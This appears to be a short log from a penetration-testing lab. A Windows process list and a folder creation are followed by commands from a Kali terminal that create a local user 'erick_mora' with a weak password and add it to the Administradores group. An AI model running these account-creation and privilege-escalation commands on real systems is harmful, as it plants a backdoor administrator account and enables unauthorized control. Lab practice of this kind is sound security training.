svchost.exe 7688 Services 0 6,892 KB
ApplicationFrameHost.exe 7988 Console 1 27,992 KB
WinStore.App.exe 5080 Console 1 1,208 KB
RuntimeBroker.exe 1348 Console 1 7,528 KB
msedge.exe 7504 Console 1 189,540 KB
notepad.exe 6292 Console 1 16,880 KB
svchost.exe 2444 Services 0 6,356 KB
powershell.exe 7704 Console 1 85,404 KB
conhost.exe 3180 Console 1 19,732 KB
svchost.exe 3128 Services 0 7,684 KB
tasklist.exe 5632 Console 1 9,204 KB
WmiPrvSE.exe 4680 Services 0 9,440 KB
mkdir C:\TestFolderErick
Directorio: C:\
Mode LastWriteTime Length Name
d----- 3/31/2025 9:17 PM TestFolderErick


kali@kali: ~
File Actions Edit View Help
net user erick_mora erick123 /add
Se ha completado el comando correctamente.
net localgroup Administradores erick_mora /add
Se ha completado el comando correctamente.
exit